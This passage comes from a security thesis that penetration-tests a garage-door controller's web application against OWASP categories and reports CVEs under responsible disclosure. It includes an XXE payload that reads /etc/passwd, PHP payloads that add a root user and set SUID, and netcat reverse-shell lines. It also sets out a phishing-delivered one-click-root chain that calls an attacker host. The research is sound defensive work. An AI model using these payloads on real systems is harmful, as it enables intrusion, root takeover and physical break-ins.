Is any data transmitted in clear text?

Yes, the controller can communicate over both HTTP and HTTPS. When using HTTP the data in the communication is sent in clear text. When the user remotely communicates with the controller's web application (through the relay server), it is possible to choose from HTTP or HTTPS. When connecting to the web application locally, by using the IP address, all communication is over HTTP. There is no port open for encrypted communication, like standard port 443.

Are any old or weak cryptographic algorithms used either by default or in older code?

No, TLS v1.2 is being used for the HTTPS communication.

5.10.4 Discussion

Having the communication unencrypted leaves it vulnerable to MITM and eavesdropping attacks. Both the eavesdropping attack and the MITM attack were done in the information gathering phase described in section 2.3, while capturing traffic. The same way the traffic capturing was used for this work, it could be used by an attacker to gather information about communication.

Even though TLS v1.2 is not the most recent version of TLS, it is still considered by for example NIST to be secure [21]. It is recommended to develop migration plans to support the newer version TLS v1.3.

More detailed inspection of the cryptographic algorithms used in the web application could be done after gaining access to the source code. It would be interesting to see which cipher suites were allowed, the key lengths, where the keys were stored and general key management. Due to the order these tests were made in, there was no time left to go back and investigate the sensitive data exposure once a shell was established on the server.

[21] https://csrc.nist.gov/News/2019/nist-publishes-sp-800-52-revision-2 | Published 2020-06-22, visited 2020-06-24

5.11 Exploitation Task 10: XXE

XML external entities (XXE) comes from OWASP Top Ten.

5.11.1 Background

XML is a standard format used for storing and transmitting structured data in text format [22]. XML stands for eXtensible Markup Language, and is a markup language just like HTML. It is often used as a compliment to HTML, where XML stores and transports data and HTML displays data.

Here is an example of a movie rental service:

```
<?xml version="1.0" encoding"UTF-8"?>
<rentalmovies>
    <movie category="thriller">
        <title lang="en">Twilight</title>
        <director>Catherine Hardwicke</director>
        <releasedate>November 17, 2008</releasedate>
        <price>5.00</price>
    </movie>
    <movie category="action">
        <title lang="en">War Horse</title>
        <director>Steven Spielberg</director>
        <releasedate>December 25, 2011</releasedate>
        <price>5.00</price>
    </movie>
</rentalmovies>
```

Processing XML is when a software program uses XML documents as input and then executes some instructions accordingly [23]. The programs processing XML are called *XML processors*. One type of processor is a *parser*. The parser reads an XML document and translates it into a more suitable representation that can be used by other programs or subroutines.

A Document Type Definition (DTD) [24] can be used to define the structure and the legal attributes and elements of an XML document. The DTD information can either be imported from a file (external DTD), imported from a public file (public external DTD) or directly written into the XML document (internal DTD). In this example the DTD is external (*Rentalmovies.dtd*) and can be included in the XML document in the following way:

[22] https://www.w3schools.com/xml/xml_whatis.asp | Published unknown, visited 2020-06-04

[23] https://www.tutorialspoint.com/xml/xml_processors.htm | Published unknown, visited 2020-06-04

[24] https://www.w3schools.com/xml/xml_dtd.asp | Published unknown, visited 2020-06-24

```
<?xml version="1.0" encoding"UTF-8"?>
<!DOCTYPE rentalmovies SYSTEM "Rentalmovies.dtd">
<rentalmovies>
    <movie category="thriller">
        <title lang="en">Twilight</title>
        <director>Catherine Hardwicke</director>
        <releasedate>November 17, 2008</releasedate>
        <price>5.00</price>
    </movie>
</rentalmovies>
```

Example of a DTD file:

```
<!DOCTYPE rentalmovies [
    <!ELEMENT rentalmovies (movie+)>
    <!ELEMENT movie (title, director, releasedate, price)>
    <!ELEMENT title (#PCDATA)>
    <!ELEMENT director (#PCDATA)>
    <!ELEMENT releasedate (#PCDATA)>
    <!ELEMENT price (#PCDATA)>
]>
```

DTD can also be used to define strings or special characters used in an XML document. This is where external entities are introduced, by specifying a uniform resource identifier (URI) to evaluate data from. Here is an example of including an external entity:

```
<!ENTITY price SYSTEM "https://www.example.com/pricelist.dtd">

<price>&price;</price>
```

Specification of an external entity is allowed in older XML processors, and an attacker could create a malicious XML request by altering the URI [25]. The URI could be set to a file on the targeted web server or to a file on a different machine within the private network of the web server.

Information disclosure or denial of service are at stake here. For example, by attempting to include a potentially endless file as the external entity a DoS attack could be created. Here follows an example of an external entity trying to extract data from the */etc/passwd* file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>

<foo>&xxe;</foo>
```

[25] https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A4-XML_External_Entities_(XXE) | Published unknown, visited 2020-06-04

5.11.2 Method

First the usage of XML needed to be identified. It was done by looking at the output from the *phpinfo()* function to see if XML was enabled. Then searching for files using XML or SOAP [26] on the web server was done to enumerate them.

In PHP when using DOM, SimpleXML or XMLReader, the application is vulnerable to XXE by default due to their dependency of libxml2 [27]. To protect against XXE in PHP, OWASP [28] recommends to disable the loading of external entities for each usage of XML requests. Therefore, searching for the usage of the function *libxml_disable_entity_loader()* was done. If it would have been set to true, it would have protected the XML request from XXE.

Burp Suite Professional's vulnerability scanner was used to scan for XXE vulnerabilities [29].

5.11.3 Result

According to the output from *phpinfo()*, libxml version 2.9.4 was enabled, along with DOM, SimpleXML, XMLReader and SOAP.

No file was found using the function *libxml_disable_entity_loader()*.

The vulnerability scanner could not find any potential XXE vulnerabilities.

5.11.4 Discussion

The fact that the vulnerability scanner could not find any XXE was a strong result saying that no user provided input is using external entities. There were files identified on the server using XML for e.g. reporting error messages, but none of them seemed to communicate with the client.

[26] https://www.w3schools.com/xml/xml_soap.asp | Published unknown, visited 2020-06-24

[27] https://phpsecurity.readthedocs.io/en/latest/_articles/PHP-Security-Default-Vulnerabilities-Security-Omissions-And-Framing-Programmers.htmlxml-injection-attacks | Published 2017, visited 2020-06-04

[28] https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html | Published unknown, visited 2020-06-04

[29] https://portswigger.net/web-security/xxe | Published unknown, visited 2020-06-04

5.12 Exploitation Task 11: Broken Access Control

Broken access control comes from OWASP Top Ten.

5.12.1 Background

Access control is management of the actions a digital identity can carry out on resources. Meaning that a user should not be able to perform actions that they do not have permission for [30].

There are different models of access control that can be implemented. Mandatory Access Control (MAC), Attribute-Based Access Control (ABAC), Access Control Lists (ACL) and Role-Based Access Control (RBAC) are some examples of models. In UNIX systems the Discretionary Access Control (DAC) is used. It says that the owner of an object can specify who gets permissions to the object/resource. DAC is based on the user's identity and groups.

The models have two things in common: authentication and authorization. Authentication is to verify the claimed identity of an entity (could be a human user or a system user). It is answering the question *are you who you say you are?* by for example enforcing credentials or multi-factor authentication. Authorization it the functionality of specifying access/privilege to resources. It is answering the question *what is identity X allowed to do?* by having defined access policy.

Consequences of broken access control are potential information disclosure, tampering of data, denial of service by deleting data, or performing business functions that requires higher privileges [31].

5.12.2 Method

The user's ability to perform requests as a more privileged user was tested. The test was set up by creating two normal users (Allan and Alice) and selecting web pages that the normal user should not have access to.

[30] https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A5-Broken_Access_Control | Published unknown, visited 2020-06-05

[31] https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A5-Broken_Access_Control | Published unknown, visited 2020-06-05

The selected web page were:

1. The overview of all user accounts. Only Admin should have access to that web page.
2. The update user account page for the user Allan. Only Admin should have access to it. (There is a separate web page for Allan to use to update their own account details. To keep track of the two pages, the page accessible to normal users is called *profile page* in this work).
3. The profile page of Alice. Only Alice should be able to access it.

All three web pages were tested while being logged in as the normal user Allan. A proxy was set up through Burp to intercept the requests and to alter them to replicate a request to the targeted web page. The requests used are described below for each of the three web pages.

The first test was to try to access the overview of all user accounts as a normal user. The legit GET request [32] to access the web page was the following:

```
GET /index.php?op=config&opc=users HTTP/1.1
Host: 192.168.1.100
Referer: http://192.168.1.100/index.php
Cookie: PHPSESSID=tda64bgc02k2s3tfvpm71cdu62
Connection: close
```

It was submitted as a GET, POST and PUT request to see if the access control was missing from the other types of requests.

The second test was to be able to update the email address of Allan, but instead of using the allowed way of doing it (through Allan's own profile page), it was done via the user account page of Allan made for Admin. The legit POST request [33] to update the email address of Allan, when logged in as Admin was the following:

```
POST /index.php HTTP/1.1
Host: 192.168.1.100
Origin: http://192.168.1.100
Content-Type: application/x-www-form-urlencoded
```

[32] Irrelevant request headers have been left out to make the request easier to read.

[33] Irrelevant request headers have been left out to make the request easier to read.

```
Referer: http://192.168.1.100/index.php
Cookie: PHPSESSID=tda64bgc02k2s3tfvpm71cdu62
Connection: close

password=********&password2=********&user_name=allan&
email=allan%40allan.random&sel_language=en&pin=1337&
comment=hejsan&update-login=allan&login_privileges=
allan&op=config&opc=users&op_user=edit-user&user-
update=Update
```

The third test was to access the profile page of Alice. The request was audited to identify which parameters were used to tell the server whose profile page to display. The legit GET request [34] for a normal user to access their own profile page was the following:

```
GET /index.php?op=edit_profile HTTP/1.1
Host: 192.168.1.100
Referer: http://192.168.1.100/index.php
Cookie: PHPSESSID=tda64bgc02k2s3tfvpm71cdu62
Connection: close
```

5.12.3 Result

It was not possible for a user to act outside of its privileges.

Test 1

When trying to access the overview web page of all users, the GET, POST and PUT requests gave a 200 OK response, but they did not display the correct web page. Instead the profile page of Allan was displayed.

Test 2

When trying to send the POST request, used by Admin to alter the email address of Allan, the request was sent and got back a 200 OK response, but the email address did not get updated.

[34] Irrelevant request headers have been left out to make the request easier to read.

Test 3

When trying to view the profile page of another user the GET request was audited. One parameter was sent in the URL *op=edit_profile*, and it was the same value for all users when trying to access their own profile page. A session cookie was sent and when using the session cookie of another user, the retrieved profile pages was of the user account connected to the submitted session cookie.

5.12.4 Discussion

From the tests that were made, no vulnerability was found for broken access control. It seems that the access control is secure.

More tests could be done by auditing the implemented access control in the source code. It would be interesting to test the time and date restrictions set to the users. It was left out due to limit of time.

5.13 Exploitation Task 12: Security Misconfiguration

Security misconfiguration comes from OWASP Top Ten.

5.13.1 Background

Setting up a secure system is not always an easy task, and the idiom *a chain is no stronger than its weakest link* becomes very clear when there is a misconfiguration in place.

Installing a system or component could potentially bring by-default vulnerabilities that should be mitigated. For example an attacker could use previous knowledge about default credentials to access the system, or exploit enabled features that are not even used in the system [35].

There are security features that are easy to implement when using a standard web server, software language or framework. For example OWASP has a project that lists ten security headers that can be enabled to help protecting

[35] https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A6-Security_Misconfiguration | Published unknown, visited 2020-06-05

against easily preventable vulnerabilities for modern browsers. The project is called OWASP Secure Headers Project [36].

5.13.2 Method

Four tests were done:

1. Default accounts found in the installation instructions were tried.
2. Error messages identified during the other exploitation tasks were identified.
3. Security headers in responses sent by the web server, were enumerated and audited. The headers of interest were taken from OWASP Secure Headers Project [37].
4. The session cookie used was audited for its flags: Domain, Expires, HttpOnly, HostOnly, Secure, sameSite [38].

5.13.3 Result

Test 1

The controller came with default credentials (username set to *admin* and a blank password). During the installation of the controller, the user was forced to set a password for the admin account. After the password was set, it was not possible to log in with the previous blank password.


Test 2

When typing the wrong password a message shows up indicating that the password was wrong. When typing the wrong username a message shows up indicating that the account does not exists. See figure 5.11. The web application is vulnerable to user enumeration.

[36]https://owasp.org/www-project-secure-headers/ | Published unknown, visited 2020-06-05

[37]https://owasp.org/www-project-secure-headers/ | Published unknown, visited 2020-06-05

[38]https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies | Published 2020-06-03, visited 2020-06-05



(a) (b)

Figure 5.11: (a) Message displayed after typing a non-existing account (b) Message displayed after typing the wrong password

Test 3

- HTTP Strict Transport Security (HSTS): did not exist
- Public Key Pinning Extension for HTTP (HPKP): did not exist
- X-Frame-Options: did not exist
- X-XSS-Protection: did not exist
- X-Content-Type-Options: did not exist
- Content-Security-Policy: did not exist
- X-Permitted-Cross-Domain-Policies: did not exist
- Referrer-Policy: did not exist
- Expect-CT: did not exist
- Feature-Policy: did not exist

Test 4

The session cookie *PHPSESSID* had the attributes seen below:

- Domain: the local IP address of the web application.
  Only the domain of the web server is allowed to receive the cookie.
- Expires: Session
  The cookie is deleted when the current session ends.
- HostOnly: true
  The request's host must exactly match the domain of the cookie.
- HttpOnly: false
  It is vulnerable to access attempts to cookie values through JavaScript.
- Secure: false
  It is vulnerable to eavesdropping and man-in-the-middle attacks.
- sameSite: Unset
  It is vulnerable to having the session cookie sent with cross-origin request.

5.13.4 Discussion

User enumeration can be done remotely by an attacker, since the web application has by default remote access enabled. That in combination with all devices having the same username for the administrator makes credential brute-force attacks easier.

The response headers investigated in test 3 mostly require that a modern browser is used. If the victim does not use a modern browser that supports the security headers, an attacker could still launch an successful attack against the victim.

As the web application is built in firmware version 1.5.9 it relies on having the session cookie flag Secure set to false. That is because only HTTP is available for communicating with the local web application. When setting the Secure flag to true, the cookie will only be submitted over HTTPS.

5.14 Exploitation Task 13: Insecure Deserialization

Insecure deserialization comes from OWASP Top Ten.

5.14.1 Background

Serialization is when an object is transformed into a data format [39]. JSON and XML are examples of a data formats. It is used to store or transmit objects. Deserialization is the opposite, meaning the process of transforming data into an object.

Consequences of deserialization vulnerabilities could lead to remote code execution or be used to perform replay attacks, injection attacks and privilege escalation attacks [40].

5.14.2 Method

Since access to the source code had been obtained, the method could be designed from a whitebox perspective. The usage of the PHP function *unserial-*

[39] https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html | Published unknown, visited 2020-06-06

[40] https://owasp.org/www-project-top-ten/ | Published 2020, visited 2020-04-01

ize() was audited for how the external parameters were accepted.

5.14.3 Result

One file on the web server, called file A, was found to call the function *unserialize()*. File A took the input from the call of itself and fed it to *unserialize()*.

Four calls to file A were found in four separate files B-E. Files B-E all used *escapeshellargs()* to prevent any attacks involving command injection. The arguments sent to file A were objects from the user database. The objects contained two fields of data that were provided by the user: email address and login username.

5.14.4 Discussion

The usage of deserialization was identified in the web application, together with its connection of user input.

The actual testing of injecting malicious payload to the email address and the username was left out due to time constraint. This means that the web application has potential for being vulnerable, but it has not been confirmed in this work. A continuation of the testing is left for future work.

5.15 Exploitation Task 14: Using Components with Known Vulnerabilities

Using components with known vulnerabilities comes from OWASP Top Ten.

5.15.1 Background

Just because a system once was secure, it does not mean that it continues to be so. New vulnerabilities get discovered, and with them comes new security patches that need to be installed.

Previously disclosed vulnerabilities often have functional exploits tailored for them, that anyone can get access to. This makes it easy for an adversary to

attack an unpatched system [41].

5.15.2 Method

Version numbers were identified from vulnerability scans and from having access to the web server.

5.15.3 Result

The current versions of software components are shown in table 5.2, paired with their latest versions.

Outdated Software		
Software	**Used version**	**Latest version**
PHP	5.6.18	7.4.6
Nginx	1.8.1	1.19.0
SQLite	3.11.0	3.32.2
OpenSSH	7.1	8.3

Table 5.2: Software versions used in the controller.

5.15.4 Discussion

Multiple components were not up-to-date, and that was the initial indication for focusing the scope of the exploitation on the web application of the controller.

Potential vulnerabilities could be present in the old versions of the components. During the Nessus scan the PHP version number pointed to many different types of overflow vulnerabilities. Only two of the potential findings from the Nessus scan had implemented Metasploit exploits (tested in section 5.6 and 5.7), the rest were left out of scope due to the difficulty of testing them. This could be investigated in future work.

[41] https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities | Published unknown, visited 2020-06-06

5.16 Exploitation Task 15: Insufficient Logging & Monitoring

Insufficient logging and monitoring comes from OWASP Top Ten.

5.16.1 Background

Without proper logging and monitoring of activity, adversaries could perform attacks without being detected [42]. An adversary could stay in a system for months to gather information or to wait for an opportunity to advance the attack.

Early detection of intrusion could help mitigating the severity of the attack, for example by stopping attempts to lateral movement or escalation of privilege. Even abuse of privileges or access from insiders could be detected.

5.16.2 Method

Logs available to Admin were identified.

Tests were made to see how the controller handled loss of power, which is a potential scenario if an adversary gets physical access to the device.

5.16.3 Result

Admin had access to a calendar called *Door Events* where the logs were kept. After the storage reached 1 GB the older logs were deleted. The log contained which user opened which door, if the door got opened/closed without a user requesting the opening/closing and when the controller started. Notifications can be enabled to be sent out via email or as a push notification in the mobile app. Notifications can be triggered for doors left open, battery status of the tilt sensor or if the temperature changes.

The user will only be notified once the power is turned back on in the log with the message *The iSmartgate device has started* and the time of when it got powered on again (see figure 5.12). No notification is sent out via email

[42] https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A10-Insufficient_Logging%252526Monitoring | Published unknown, visited 2020-06-06

or as a push notification. Everything that happened during the power loss do not get recorded.




Figure 5.12: The log indicating that the device has been turned on

5.16.4 Discussion

If the remote access is enabled, the owner would be able to detect a connection problem if the power was cut from the controller by not being able to access the remote website.

There is a section called *system logs* when logged in as Admin, but it remained empty through the whole testing of the device. Not sure if there are logs that should be available to the user that are not.

There is a button for deleting the log in the admin panel. If an attacker gets access to the web application, either as Admin or shell access, they could delete the logs and hide the intrusion.

5.17 Post Exploitation Task 1: Privilege Escalation

Privilege escalation was explored after the unrestricted file upload vulnerability was discovered in section 5.4.

5.17.1 Background

Privilege escalation is used to gain more access in a system. The ultimate goal in a UNIX system is to have root access, since that is the highest set of privileges a user can have.

The consequences of escalating privileges could be access to sensitive data, possibility to modify data, cause denial of service, or code execution. It could be used to pivot inside the network and jump to other machines.

Normally escalation of privileges is done after getting a shell on the server. When getting a shell, the adversary is acting as one of the user in the system, a common user for nginx and apache web servers is *www-data*. There are different ways to go from www-data to root. For example bypassing authentication or utilizing misconfigured file access.

In the case of utilizing misconfigured file access, the goal is to find a file that root will execute and that www-data can write to. A common place to look for misconfigured file access is in cron jobs. Cron itself is a software utility used to schedule time-based tasks in Unix-based systems [43]. Cron jobs can be specified for specific users or system-wide in files called crontabs. The crontabs of interest are the root user crontab and the system crontab, since these are the crontabs that the root user could be specified to execute the scheduled tasks.

If www-data has permission to write to a crontab or a file that the cron job is executing, it means that the adversary could inject malicious code to a file that will be run by root. Even if the permission is to only read a crontab, that could bring useful information about other calls that root will do.

Once a useful file has been identified a payload needs to be injected in or-

[43] https://cronitor.io/cron-reference?utm_source=crontabguruutm_campaign=cron_reference | Published unknown, visited 2020-06-11

der to escalate the privileges. There are multiple of methods that could be used. The three that were used in the post-exploitation task were based on file privileges, user privileges and reverse shells.

A reverse shell is used when the attacker wants to use a shell on the target system, but the shell connection is actually initiated by the targeted machine to the attacker's machine. It is the reverse order based on where the attacker is placed. The reverse shell is set up by opening a port on the attacker's machine, and having the targeted machine initiating the communication together with executing a shell program on its own machine (the targeted machine) [44]. See figure 5.13 where the IP address 192.168.1.104 belongs to the attacker's machine.




Figure 5.13: Description of a reverse shell with the netcat commands used

5.17.2 Method

First the cron jobs were inspected to see if there was any crontab that www-data had access to.

Then other files, that www-data was the owner of, were inspected to determine if they get executed by root. The files owned by www-data were mostly written in PHP, thus a short script was added to the files. The script would print to a dummy file the name of the user who ran it and the timestamp of the execution. After 24 hours, the dummy file was manually checked to see if any www-data owned files had been executed by root. The used PHP script was:

```
1 $file = "/var/www/dummyfile.txt";
2 $handler = fopen($file, 'a');
3 $string = "/var/wwww/filename.php user:" . posix_getpwuid(
    posix_geteuid())['name'] . date("F j, Y, G:i:s T") . "\n";
```

[44] https://resources.infosecinstitute.com/icmp-reverse-shell/gref | Published 2018-01-04, visited 2020-06-11

```
fwrite($handler, $string);
fclose($handler);
```

After the above files were identified, one was selected to have a PHP script inserted to it. What the PHP script should contain was tested in three tests. The goal of the tests was to escalate from www-data to root:

1. Change SUID for /bin/bash
2. Add new user with root privileges
3. Open up a reverse shell from the target to the attacker

Change SUID for /bin/bash

The set owner user ID (SUID) is a special type of permission that could be given to a file [45]. Normally in Linux/Unix systems when a program is executed it inherits the privileges of the logged in user. With the SUID set for a program, the user executing the program temporarily inherits the privileges of the owner of the program. In this case, the program /bin/bash is owned by root, thus the root privileges should be provided to www-data when executing the program.

The payload used was:

```
chmod("/bin/bash", 04755);
```

The PHP function *chmod()* has the same functionality as the bash command *chmod*, modifying the file permissions. By setting the second integer to 4, it will enable the SUID for the specified file /bin/bash.

After the payload was executed, the already obtained shell from the file upload vulnerability (see section 5.4) was used to login to the web server and run the program /bin/bash.

Add new user with root privileges

The payload used was:

```
$pwdfile = "/etc/passwd";
$handler = fopen($pwdfile, 'a');
$string = "captainmarvel::0:0:System Administrator:/root/root:/
    bin/bash";
fwrite($handler, $string);
fclose($handler);
```

[45] https://www.linux.com/training-tutorials/what-suid-and-how-set-suid-linuxunix/ | Published 2016-02-16, visited 2020-06-11

The string was appended to the file /etc/passwd, which contains information about all users in the system. By adding the string, a new user named captainmarvel was added with the same user ID (UID) and group ID (GID) as root. The part of the string that indicates the UID and GID are the two zeros.

After the payload was executed, an attempt was made to login through SSH to the new user captainmarvel.

Open up a reverse shell from the target to the attacker

Instead of using the shell from the unrestricted file upload or an SSH shell that requires the user to be on the same local network, a reverse shell could be utilized. The payload used was:

```
system("nc 192.168.1.104 1337 -e /bin/bash");
```

Where the IP address 192.168.1.104 points to the machine with the open port 1337. The flag *-e* gives the instruction to execute the program /bin/bash.

The reverse shell was also tested to see if it could connect to a remote machine. To set it up, an ngrok address was obtained for a local TCP port on the lab machine (aka the Kali machine in lab environment described in figure 5.2). The program ngrok exposes local servers behind NATs and firewalls to the public internet using secure tunnels. The web server of the controller would connect to the remote ngrok port (wide arrow pointing to the web application and the ngrok server in figure 5.2) which in turn would forward the request to the local port on the lab machine (wide arrow pointing to the Kali machine and the ngrok server in figure 5.2).

```
system("nc ngrokAddress ngrokPort -e /bin/bash");
```

5.17.3 Result

The user www-data lacked permissions to read the crontabs. Instead three files that www-data had write permission to were identified to be executed by root within 24 hours:

1. /cron/checkExpirationDate.php
2. /cron/checkUserExpirationDate.php
3. /cron/mailAdmin.php

Two out of three tests were successful.

Change SUID for /bin/bash

The SUID got set after the payload was executed, but when login in through the shell the user privileges remained the same as www-data and not as root. Not a successful privilege escalation.

Add new user with root privileges

The new user with root privileges was created, and it was possible to login as captainmarvel. A successful privilege escalation.

Open up a reverse shell from the target to the attacker

The reverse shell connected both to the local machine (using the IP address from the local network) and to the remote machine (using the ngrok address). The two shells gained were both with root privileges. This test was a successful privilege escalation.

5.17.4 Discussion

Even though it might look like the three files were cron jobs, they were not. Instead there was a script running during the startup of the controller, it would execute the above mentioned three files and then sleep for 24 hours before executing them again in a *while* loop.

It was unknown why the SUID approach did not succeed. It was confirmed that the owner of the file /bin/bash was root, and that the SUID got set successfully. Still, when logging in as www-data through the netcat shell, the return value from typing *whoami* said www-data and not root.

The new user account made it easy to login through SSH and continue with the remaining tests.

Opening up the reverse shell proved that it was possible to remotely get a root shell, but the problem remained in how to exploit the privilege escalation vulnerability as a remote attacker. Further research was done to find a way to deliver the attack remotely. A one-click-root attack was created by combining three vulnerabilities:

1. CSRF

2. Unrestricted file upload

3. Privilege escalation

The attack only requires the user to click the link provided in the phishing email sent, leading to the attacker controlled website containing the exploit. The website has a POST form for uploading an image to the controller, but instead of uploading an image it will upload a PHP file. The content in the PHP file is the payload used to exploit the privilege escalation, and it can be seen here:

```
<?php
$file = "/var/www/cron/checkExpirationDate.php";
$handler = fopen($file, 'a');
$string = '<?php system("nc ngrokAddress ngrokPort -e /bin/bash
    "); ?>';
fwrite($handler, $string);
fclose($handler);
?>
```

The *ngrokAddress* and *ngrokPort* would have to be changed to the actual values. The variable *$file* points to the file that root will execute and that www-data can write to. The variable *$string* defines the payload to be appended to the file.

When the targeted user click on the link in the phishing email, they will be sent to the malicious website where a POST request is automatically sent to the web server. The request uploads the PHP file, then in order to execute the uploaded file the malicious website has an iframe that retrieves it. Once the uploaded file is retrieved, it gets executed by www-data in the web server, appending the payload to the specified file that already exists on the web server. Within 24 hours the specified file will be executed by root, and a connection will be sent out to the attacker's machine, creating the reverse root shell.

The PoC for the one-click-root attack can be found in appendix E in listing E.1.

Chapter 6

Reported Vulnerabilities

A summary of the identified vulnerabilities presented in chapter 5.

6.1 CVE IDs

Eleven vulnerabilities were reported to MITRE, requesting Common Vulnerabilities and Exposures (CVE) IDs. The CVEs were kept as reserved status to until they got publicly released, to comply with responsible disclosure. Here is a complete list of reported vulnerabilities:

1. CVE-2020-12282 XSS | section 5.2
2. CVE-2020-12280 CSRF to open the garage door | section 5.3
3. CVE-2020-12281 CSRF to add a user | section 5.3
4. CVE-2020-12841 CSRF to upload an image | section 5.3
5. CVE-2020-12840 CSRF to upload a sound file | section 5.3
6. CVE-2020-12837 Unrestricted file upload for the image upload functionality | section 5.4
7. CVE-2020-12843 Unrestricted file upload for the sound upload functionality | section 5.4
8. CVE-2020-12838 Privilege escalation for /cron/mailAdmin.php | section 5.17
9. CVE-2020-12839 Privilege escalation for /cron/checkExpirationDate.php | section 5.17

10. CVE-2020-12842 Privilege escalation for /cron/checkUserExpirationDate.php | section 5.17

11. CVE-2020-13119 Clickjacking | section 5.5

6.2 Attacks Exploiting Reported Vulnerabilities

The threats presented below had their attacks tested, and all of them were targeting the web application of the controller. The impact and estimated probability of success have been assigned for each attack.

Estimated probability of success had the following scale:

> Excellent - does not require special equipment, special circumstances or technical knowledge above average
>
> Good - does require one of the three: special equipment, special circumstances or technical knowledge above average
>
> Poor - does require two or more of the three: special equipment, special circumstances or technical knowledge above average

The references are taken from the Common Weakness Enumeration (CWE) list 4.0, OWASP Application Security Verification Standard 4.0.1 (ASVS) and the Common Attack Pattern Enumeration and Classification (CAPEC) dictionary.

6.2.1 XSS

Attack: Session hijacking (CSRF + XSS)
Impact: An unauthenticated remote attacker could steal the session cookie of a user. The attacker could use the session cookie to authenticate requests, for example to open the garage door and gain physical access.
Estimated probability of success: Good. The attacker would how to know how to set up a netcat connection and how to use the session cookie to spoof the requests to the web application.
References: CWE-79, ASVS 5.3.3, CAPEC-591, CWE-352, ASVS 4.2.2, CAPEC-62
Section: 5.2

6.2.2 CSRF

Attack: CSRF
Affected asset: Functionality for opening the garage door
Impact: An unauthenticated remote attacker could open a garage door. The attacker could gain physical access to the garage.
Estimated probability of success: Excellent. The attacker can deliver the attack by sending the original URL, used for the GET request to open a garage door, to the victim.
References: CWE-352, ASVS 4.2.2, CAPEC-62
Section: 5.3 finding 1

Attack: CSRF
Affected asset: Functionality for creating a new user
Impact: An unauthenticated remote attacker could create a new user. The attacker would have access to the camera view and be able to open and close the garage door, thus gain physical access to the garage.
Estimated probability of success: Excellent. The attacker can deliver the attack by sending a URL, to a malicious website with a POST form containing the account details for the new user, to the victim. The attacker only has to create one web page and put the POST form there.
References: CWE-352, ASVS 4.2.2, CAPEC-62
Section: 5.3 finding 2

Attack: CSRF
Affected asset: Functionality to upload an image
Impact: An unauthenticated remote attacker could upload an image.
Estimated probability of success: Excellent. The attacker can deliver the attack by sending a URL, to a malicious website with a POST form containing the image, to the victim. The attacker only has to create one web page and put the POST form there.
References: CWE-352, ASVS 4.2.2, CAPEC-62
Section: 5.3 finding 3

Attack: CSRF
Affected asset: Functionality to upload a sound file
